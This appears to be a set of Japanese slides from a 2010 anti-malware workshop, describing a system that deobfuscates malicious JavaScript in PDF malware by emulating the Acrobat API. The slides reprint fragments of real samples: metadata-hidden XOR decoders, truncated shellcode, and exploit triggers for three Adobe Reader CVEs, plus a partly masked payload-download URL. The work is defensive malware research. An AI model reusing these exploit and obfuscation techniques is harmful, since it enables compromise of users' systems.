マルウェア対策研究人材育成ワークショップ 2010

動的解析を利用した難読化JavaScriptコード解析システムの実装と評価

2010年10月

株式会社セキュアブレイン

神薗雅紀　西田雅太　星澤裕二

SecureBrain

研究背景

- ✓ 難読化したJavaScriptを利用した不正サイト誘導による被害が多発
- ✓ PDFタイプのマルウェアが蔓延
  - ✓ Adobe Readerに複数のゼロデイが存在し、利用されている
  - ✓ 不正な（難読化された）JavaScriptが組み込まれている
  - ✓ 難読化が多様でありアンチウイルスソフトの検知率が著しく低下

⇒ 不正な（難読化）コードを効率的に解析する技術が希求

謝辞
この発表の一部は、独立行政法人情報通信研究機構の高度通信・放送研究開発委託研究/
インシデント分析の広域化・高速化技術に関する研究開発の一環としてなされたものである。

SecureBrain

PDFマルウェアとは

- ✓ 不正なJavaScriptが埋め込まれており、Adobe ReaderのJavaScriptエンジンの脆弱性を利用
- ✓ 難読化にJavaScript for Acrobat APIが使われることがあり、従来のWeb改ざんのスクリプトとは違う難読化が可能

難読化スクリプト例

```
var pGoogle = new String();
var zV = this.getPageNumWords(2);     2ページ目の単語数を取得
for (var k = 0; k < zV; k++) {
   adobe = this.getPageNthWord(uV, k); 2ページ目のk番目の単語を取得
   var g = adobe.substr(adobe.length - 2, 2);
   var r = unescape("%" + g);
   var sD = r.charCodeAt(0);
   var iS = sD ^ 20;
   pGoogle += String.fromCharCode(iS);   }
eval(pGoogle);
```

難読化を解除したスクリプト例

```
function get_shellcode(name) {
    var u = get_url();
    var s = "%uC033%u8B64%u3040%...%uEFB8%uE0CE%uFF60%u0455";
    s += u;    return unescape(s);   }
function get_url() {
    var str = this.info.author;
    var ret = encode_str(str, dest_table, src_table);
    return ret;  };...
function U2UcYKr() {
    var lylFVe = app.viewerVersion.toString();
    if (lylFVe > 8) {...}
        util.printf("%45000f", iVvCdy8);
```

PDFファイルのauthor情報を取得

Adobe Readerのバージョン情報を取得

脆弱性が存在する特定の関数CVE-2008-2992


事前調査

- ✓ D3Mの調査検体155(ユニーク)を手動にて解析
  - ✓ 難読化の方式は多様であるがCVEは4種のみ
    - ✓ (2007-5659, 2008-2992 , 2009-0927 , 2009-4324)
    - ✓ JavaScript for Acrobat API 約20種(this.info.title, app.doc.syncAnnotScan, …etc)
  - ✓ 難読化の方式が異なるだけで検知率ならびに解析が困難
    - ✓ 某AVでは109/155検知(2010/10/12現在)
    - ✓ 複数の検知しないPDFのJavaScriptを難読化を解除すると検知

- ✓ 周辺調査
  - ✓ Wepawet: http://wepawet.cs.ucsb.edu/
    - ✓ PDFをUploadして解析するサイト
    - ✓ PDF の仕様に合わないものは、解析エラーとなる


提案アプローチ

- ✓ PDFからJavaScriptならびにPDF情報を抽出
- ✓ JavaScript for Acrobat APIをエミュレートできる環境を準備
- ✓ JavaScript interpreterを実行し、特定のAPIをフック



SecureBrain


提案システムのモジュール概要



SecureBrain

提案システム詳細(1/2)


- ✓ JavaScript interpreter
  - ✓ C++実装のJavaScript interpreterであるSpider Monkeyを利用
  - ✓ Ruby johnsonライブラリを使用し、Ruby ScriptからJavaScriptを制御
- ✓ PDF parser
  - ✓ PDFをparseし、javascriptならびにPDF情報を抽出



SecureBrain

提案システム詳細(2/2)

- ✓ PDF environment
  - ✓ PDF info
    - ✓ PDF parseモジュールにて抽出したPDF情報を保持
  - ✓ pseudo PDF javascript
    - ✓ JavaScript for Acrobat APIの関数を実装
    - ✓ 特定の関数をフック
- ✓ Logger
  - ✓ JavaScriptの関数をフックした情報を収集
    - ✓ eval()をフックすれば難読化を解除したスクリプトが得られる



SecureBrain

D3M検体解析事例　検体1（1/5）

[抽出したJavaScript]

```
var float='i', Qwerty=Function, fontSize='title'; var
d=this.info[fontSize]; Qwerty(d)(); d=null;
```

```
Function("..this.info.titleに記載されたスクリプト..")();
```

this.info.titleに記載された文字列(スクリプト)を関数として定義し、実行

SecureBrain

D3M検体解析事例　検体1（2/5）

[抽出したPDF情報]

オブジェクト	設定値
/Info　/CreationDate	20100215105632
/Info　/Author	TZ5DW&TZ5M5D …
/Info　/ModDate	20100215105632
/Info　/Title	var b=‘’ , x = ‘%’ , z=app.doc;var v=z[‘getPag’ + ‘eNu’ + ‘mWords’](3);var … b+=vK[’from’+’CharC’+’ode’](xEH ^ xE);}eval(b);
Pages:　5 Contents:	Gina robyn acacia erenity abigeat lynne …
Pages:　3 Contents:	b7 b4 cb dc cf 9d ce cf … cf
Pages:　4 Contents:	Abscessed football visitor sun engine …

SecureBrain

D3M検体解析事例　検体1（3/5）

/Info　/Titleに組み込まれたJavaScript

```
var b = '',x = '%',z = app.doc;
var v = z['getPag' + 'eNu' + 'mWords'](3);
var xE = 189;
var yL = z['unes' + 'cape'];
var vK = String;
for (var yLU = 0; yLU < v; yLU++) {
    oX = z['getPag' + 'eNt' + 'hWord'](3, yLU);
    var l = oX['subs' + 'tr'](oX.length - 2, 2);
    var xEH = yL(x + l)['charCo' + 'deAt'](0);
    b += vK['from' + 'CharC' + 'ode'](xEH ^ xE);
}
eval(b);
```

1. getPageNumWords()で3ページ目の単語数を取得
2. getPageNthWord()で3ページ目の指定番目の単語を取得
3. String.substr()で後ろ2文字を抽出
4. 抽出した2文字を"%"と結合してunescape()
5. String.charCodeAt()を使ってint化
6. int値を189とxor後、String.fromCharCode()で文字列化

ページに表示される単語の中にスクリプトが埋め込まれている！！

D3M検体解析事例　検体1（4/5）

[難読化を解除した結果]

```
function get_shellcode(name) {
  var u = get_url();
  var s = "%uC033%u8B64%u3040%u8B0C%u1...";
  s += u; return unescape(s); }
```

ペイロード作成部

```
function get_url() {
  var str = this.info.author;
  var ret = encode_str(str, dest_table, src_table);
  return ret; };
```

PDFのAuthor情報から

アクセスURLを作成

```
function printd() { util.printd("1.345678901.345678901.3456 : 1.31.34", ne
function util_printf() { var num = 129999...;  util.printf("%45000f", num); }
function collab_email() { his.collabStore = Collab.collectEmailInfo({subj:
overflow}); }
function collab_geticon() {          ...app.doc.Collab.getIcon(tUMhNbGw); }
```

CVE-2007-5659

CVE-2008-2992

CVE-2009-0927

```
function PPPDDDFF() {
    var v_ay = new Array(version.charAt(0), version.charAt(1), version.charAt(2));
    if ((v_ay[0] == 8) && (v_ay[1] == 0)) { util_printf(); }
    if ((v_ay[0] < 8) || (v_ay[0] == 8 && v_ay[1] < 2 && v_ay[2] < 2)) { collab_email(); }
    if ((v_ay[0] < 9) || (v_ay[0] == 9 && v_ay[1] < 1)) { collab_geticon(); }
    printd();
}
PPPDDDFF();
```

Adobe Reader

毎に振り分け

D3M検体解析事例　検体1（5/5）

[難読化を解除した結果]

get_url()を解析するとthis.info.authorにシェルコード内に埋め込むための情報が暗号化して格納されてる

[実行結果]

%u7468%u7074%u2F3A%u6D2F%u7079%u616C%u7479%u6568%u6167%u656D%u632E%u6D6F%u692F%u676D%u6C2F%u616F%u2E64%u6870%u3F70%u7073%u3D6C%u6470%u5F66%u3032%u3031

ascii code化

http://********com/img/load.php?spl=pdf_2010

```
if((v_ay[0]<8)||(v_ay[0]==8 && v_ay[1]<2 && v_ay[2]<2)){collab_email0;}
if((v_ay[0]<9)||(v_ay[0]==9 && v_ay[1]<1)){collab_geticon0;}
printd();}
PPPDDDFF0;
```

Adobe Reader毎に振り分け

D3M検体解析事例　検体2(1/4)

[抽出したPDF情報]

オブジェクト	設定値
Page: 0 Annot0 Subj	84066c01179h6kae8f6 5625j0a76af516c3h1f1 c474e00648h2l41612c a65i1la4ab7ja64e686h 6a0e7f7b1f4e34a50j29 4bae7m782a2c2e17b1 5kb0a58544791f5k5j4 0ai7lag2a685j14ah8i4 g127d7c053e3l1g9a5f a07ia66a90337a684g7 84l73061b5f077a7g…
Page:0 Annot1 Subj	-0d-0a-0d-0a-09-66- 75-6e-63-74-69-6f-6e- 20-4f-5f-5f-31-31-43- 43-32-5f-49-32-4f-78- 32-28-74-30-58-52-30- 31-38-38-55-2c-20-4a- 37-5f-5f-35-5f-44-75- 29-7b-76-61-72-20-53- 31-49-30-5f-4b-6e-6c- 71-20-3d-20-31-30-3b- 76-61-72-20-4d-6f-38- 30-6d-5f-6c-64-51-5f- 4e-31-20-3d-20-30-…

[抽出したJavaScript]

〈難読化JavaScript〉

- Annotation(注釈)オブジェクトに埋め込まれている難読化したスクリプトを利用

〈生成された難読化JavaScript〉

-再度Annotationオブジェクトからデータを取得し復号化後evalを実行

〈難読化解除後のJavaScript〉

- Collab.collectEmailInfo()の脆弱性を利用

SecureBrain

D3M検体解析事例　検体2（2/4）

[抽出したJavaScript]

```
…
var num = 1;
if (!(app.plugIns.length == 0)) {
        var xnm = {  nPage: 0  };
        pr = app.doc.getAnnots(xnm);
        sum = pr[num].subject;
}

if (app.plugIns.length >= 1) {
        fnc += 'v';
        var buf = sum.split(/-/);
…
```

注釈情報から実行スクリプトを生成

オブジェクト	設定値
Page: 0 Annot0 Subj	84066c01179h6kae8f65625j0a76af516c3h1f1c474e00648h2l41612ca65i1la4ab7ja64e686h6a0e7f7b1f4e34a50j294bae7m782a2c2e17b15kb0a58544791f5k5j40ai7lag2a685j14ah…
Page:0 Annot1 Subj	-0d-0a-0d-0a-09-66-75-6e-63-74-69-6f-6e-20-4f-5f-5f-31-31-43-43-32-5f-49-32-4f-78-32-28-74-30-58-52-30-31-38-38-55-2c-20-4a-37-5f-5f-35-5f-…

SecureBrain

D3M検体解析事例　検体2（3/4）

[生成された難読化JavaScript]

```
function O__11CC2_l2Ox2(t0XR0188U, J7__5_Du) {
  var S1l0_Knlq = 10;
  var Mo80m_ldQ_N1 = 0;
  var EKg_P0AA0Pkx2rV = "";
  try {
    var b_fN__BaO = 0;
    if (app) {
      J7__5_Du = pr[b_fN__BaO].subject;
    }
  } catch (e) {}
...
```

注釈情報から実行スクリプトを生成

オブジェクト	設定値
Page: 0 Annot0 Subj	84066c01179h6kae8f65625j0a76af516c3h1f1c474e00648h2l41612ca65i1la4ab7ja64e686h6a0e7f7b1f4e34a50j294bae7m782a2c2e17b15kb0a58544791f5k5j40ai7lag2a685j14ah…
Page:0 Annot1 Subj	-0d-0a-0d-0a-09-66-75-6e-63-74-69-6f-6e-20-4f-5f-5f-31-31-43-43-32-5f-49-32-4f-78-32-28-74-30-58-52-30-31-38-38-55-2c-20-4a-37-5f-5f-35-5f-…

SecureBrain

D3M検体解析事例　検体2（4/4）

[難読化解除後のJavaScript]

```
…
function sNg8nK15(D__cKJ77so, mIA7_0y_Vx, Xd6h6g0IEX) {
        var EY1RSIeD =                                          ペイロード作成部
unescape("%u9090%u9090%u9090%u0483%u0608%u8358%u10c4%u3350%uc3c0");
        var n_3N_Ox___51 = "%u9050%u9050%u9050%u9050" + "%u9090%u0030";
…
function Ar4_I_s7YpI6R_m() {  脆弱性が存在する特定の関数CVE-2007-5659
        this.collabStore = Collab.collectEmailInfo({subj: "“,msg: jR_Exby});
        app.clearTimeOut(Ce_Dlpk813_Ps);
}
app.eu2a1485g_bm_Vk = G5_R_3__Vh2L;
Ce_Dlpk813_Ps = app.setTimeOut("app.eu2a1485g_bm_Vk(" + Xd6h6g0IEX.toString()
+ ")", 50);          指定時間経過後に処理を実施
…
```

まとめ

- ✓ 動的解析を利用した難読化JavaScriptコード解析システムを実装した
  - ✓ PDFからJavaScriptならびにPDF情報を抽出機能
  - ✓ 抽出情報とJavaScript for Acrobat APIとの結び付けならびに制御機能
  - ✓ 関数フック機能
- ✓ D3Mの検体を用い、PDFタイプのマルウェア内に組み込まれたJavaScriptの難読化を解除に成功し、解析を実現した

今後の課題

- ✓ より効果的な動的解析手法の確立
  - ✓ Adobe Readerのバージョン番号により利用する脆弱性が分岐
  - ✓ セットするバージョン番号を変更し、複数回動的解析を実施
- ✓ APIフックの結果を利用し、検知エンジンに利用
  - ✓ フックしたAPIの組合せにより、マルウェア検知ならびに判定
- ✓ 他のシステムとの連携
  - ✓ Crawler等と組合せ、不正サイトの検知に利用
- ✓ より複雑なPDFマルウェアへの対応
  - ✓ D3Mには存在しなかった複雑なPDFマルウェアを観測している

ご清聴ありがとうございました

2010年10月

株式会社セキュアブレイン

SecureBrain